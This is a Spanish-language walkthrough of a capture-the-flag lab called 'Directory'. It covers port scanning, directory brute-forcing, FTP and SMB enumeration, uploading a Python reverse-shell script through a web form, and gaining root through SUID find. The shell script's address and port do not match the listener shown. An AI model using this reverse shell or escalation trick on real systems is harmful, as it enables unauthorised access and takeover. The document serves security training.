

Iniciemos el lab **Directory**

```
W/H/O/A/M/I/-L/A/B/S/.C/O/M/

Bienvenido a WHOAMI-LABS.COM. Laboratorio: Directory.

Tu laboratorio Directory está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: █
```

Una vez iniciado correctamente el lab, procedemos a realizar un escaneo con nmap

```
(kali@kali)-[~/Downloads/Labs/Medio/Directory]
└─$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-18 10:44 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:44
Completed NSE at 10:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:44
Completed NSE at 10:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:44
Completed NSE at 10:44, 0.00s elapsed
Initiating ARP Ping Scan at 10:44
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:44, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:44
Scanning 172.17.0.2 [65535 ports]
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:44, 1.47s elapsed (65535 total ports)
Initiating Service scan at 10:44
Scanning 5 services on 172.17.0.2
Completed Service scan at 10:44, 11.03s elapsed (5 services on 1 host)
NSE: Script scanning 172.17.0.2.
```

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534 65534         4096 Nov 28 2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 10.0p2 Debian 7 (protocol 2.0)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
8080/tcp  open  http         syn-ack ttl 64 Werkzeug httpd 3.1.3 (Python 3.13.5)
|_http-title: Directory
|_http-server-header: Werkzeug/3.1.3 Python/3.13.5
|_http-methods:
|_ Supported Methods: OPTIONS GET HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
```

Comencemos rápidamente analizando el servicio web en el puerto 8080



```
1 2 <!DOCTYPE html>
3 <html>
4 <head>
5   <meta charset="UTF-8">
6   <title>Directory</title>
7   <style>
8     body { background-color: #0b0c10; color: #66fcf1; font-family: monospace; text-align: center; margin-top: 5%; }
9     h1 { font-size: 3.5em; } /* antes 3em, ahora un poco más grande */
10    h2 { font-size: 2em; color: #45a29e; } /* frase más grande también */
11  </style>
12 </head>
13 <body>
14   <h1>Directory</h1>
15   <h2>bienvenido al mundo del pentesting</h2>
16 </body>
17 </html>
```

Analicemos con feroxbuster para ver si hay algún directorio o archivo oculto



```
FERROX OXIDE
by Ben "epi" Risher ver: 2.13.1



Target Url      http://172.17.0.2:8080/
In-Scope Url    172.17.0.2
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions      [pdf, txt, env, php, zip, bak, db]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 17l 59w 475c http://172.17.0.2:8080/
308 GET 5l 22w 253c http://172.17.0.2:8080/downloads => http://172.17.0.2:8080/downloads/
200 GET 17l 34w 460c http://172.17.0.2:8080/upload
200 GET 1l 4w 27c http://172.17.0.2:8080/downloads/readme.txt
[#####] - 2m 73856/73856 0s found:4 errors:0
[#####] - 2m 36912/36912 299/s http://172.17.0.2:8080/
[#####] - 2m 36912/36912 295/s http://172.17.0.2:8080/downloads/
(kali@kali)-[~/Downloads/Labs/Medio/Directory]
$
```

Revisemos con el navegador el directorio downloads





Revisando rápidamente el servicio ftp no se encontró nada.

```
kali@Kali: ~/Downloads/Labs/Medio/Directory
Session Actions Edit View Help

(kali@Kali)~/Downloads/Labs/Medio/Directory
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||40073|)
150 Here comes the directory listing.
drwxr-xr-x  2 65534   65534    4096 Nov 28  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||40054|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```

Pasemos a analizar el servicio smb

```
kali@Kali: ~/Downloads/Labs/Medio/Directory
Session Actions Edit View Help

(kali@Kali)~/Downloads/Labs/Medio/Directory
$ smbclient -L //172.17.0.2/share -N

      Sharename      Type      Comment
      ──────────      ──      ─────────
share                Disk
IPC$                 IPC        IPC Service (Samba 4.22.6-Debian-4.22.6+dfsg-0+deb13u1)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONS
E
Unable to connect with SMB1 -- no workgroup available

(kali@Kali)~/Downloads/Labs/Medio/Directory
$ █
```

Se encontró un recurso compartido llamado share, vamos a ver si hay algún contenido

```
kali@Kali: ~/Downloads/Labs/Medio/Directory
Session Actions Edit View Help

(kali@Kali)~/Downloads/Labs/Medio/Directory
$ smbclient //172.17.0.2/share -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D                0   Thu Nov 27 19:16:29 2025
..               D                0   Thu Nov 27 19:16:29 2025

79225728 blocks of size 1024. 37495236 blocks available
smb: \> █
```

Del análisis que nos dio la herramienta feroxbuster notamos que también hay un formulario para subir archivos py, esto nos da la posibilidad de subir un script en python para establecer una shell reversa.


En una terminal ponemos a escuchar en el puerto 4444

```
(kali@kali) ~ [~/Downloads/Labs/Medio/Directory]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Creamos nuestro script shell.py para establecer la shell reversa con el siguiente contenido:

```
#!/usr/bin/python3
from os import dup2
from subprocess import run
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("127.0.0.1",8888))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
run(["/bin/bash","-i"])
```

Ahora ya podemos subir nuestro script y cuando el servidor lo trate de procesar se establecerá la conexión.



Una vez establecida la conexión, comenzamos a ver que permisos tenemos y buscar archivos que tengan información relevante

```

(kali@kali)-[~/Downloads/Labs/Medio/Directory]
$ rlwrap nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 56808
bash: cannot set terminal process group (60): Inappropriate ioctl for device
bash: no job control in this shell
kevin@3c64c431f25d:/app$ id
id
uid=1001(kevin) gid=1001(kevin) groups=1001(kevin)
kevin@3c64c431f25d:/app$ groups
groups
kevin
kevin@3c64c431f25d:/app$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
kevin@3c64c431f25d:/app$ pwd
pwd
/app
kevin@3c64c431f25d:/app$ ls -al
ls -al
total 24
drwxr-xr-x 1 kevin kevin 4096 Nov 28 2025 .
drwxr-xr-x 1 root  root  4096 Jun 27 19:14 ..
-rw-r--r-- 1 kevin kevin 2417 Nov 28 2025 app.py
drwxr-xr-x 1 kevin kevin 4096 Nov 28 2025 downloads
drwxr-xr-x 1 kevin kevin 4096 Jun 27 19:46 uploads
kevin@3c64c431f25d:/app$

```

Encontramos un script y dos directorios, analizando el script es el que manda a crear el sitio web con todos sus archivos y carpetas, revisando el contenido de las carpetas encontramos que los archivos .py se suben a la carpeta uploads.

Ahora veamos si hay algún binario SUID mal configurado para aprovecharlo

```

kevin@3c64c431f25d:/app$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
1343878 1500 -rwsr-xr-x 1 root root 1533496 Mar 29 2025 /usr/sbin/exim4
1331618 84 -rwsr-xr-x 1 root root 84360 May 9 2025 /usr/bin/su
1354772 20 -rwsr-xr-x 1 root root 18816 May 9 2025 /usr/bin/newgrp
1331501 88 -rwsr-xr-x 1 root root 88568 Apr 19 2025 /usr/bin/gpasswd
1354773 116 -rwsr-xr-x 1 root root 118168 Apr 19 2025 /usr/bin/passwd
1354768 72 -rwsr-xr-x 1 root root 70888 Apr 19 2025 /usr/bin/chfn
1354791 228 -rwsr-xr-x 1 root root 233040 Aug 10 2024 /usr/bin/find
1354771 72 -rwsr-xr-x 1 root root 72072 May 9 2025 /usr/bin/mount
1354770 52 -rwsr-xr-x 1 root root 52936 Apr 19 2025 /usr/bin/chsh
1354774 56 -rwsr-xr-x 1 root root 55688 May 9 2025 /usr/bin/umount
1337520 300 -rwsr-xr-x 1 root root 306456 Jun 30 2025 /usr/bin/sudo
1337616 484 -rwsr-xr-x 1 root root 494144 Aug 1 2025 /usr/lib/openssh/ssh-keysign
1337583 52 -rwsr-xr-- 1 root messagebus 51272 Mar 8 2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
kevin@3c64c431f25d:/app$

```

Mediante el binario /usr/bin/find podemos llegar a tomar el control como root

```


kevin@3c64c431f25d:/app$ find . -exec /bin/sh -p \find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
whoami
root

```


Ahora ya podemos buscar la bandera y ver su contenido

```
find / -name "flag.txt" 2>/dev/null
/root/flag.txt
cat /root/flag.txt
L[REDACTED]
```

Listo, hemos encontrado la bandera, ahora solo nos queda ingresarla en la terminal donde iniciamos el lab



```
kali@kali: ~/Downloads/Labs/Medio/Directory
Session Actions Edit View Help

  W H O A M I - L A B S . C O M
  W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM. Laboratorio: Directory.

Tu laboratorio Directory está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: L[REDACTED]
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```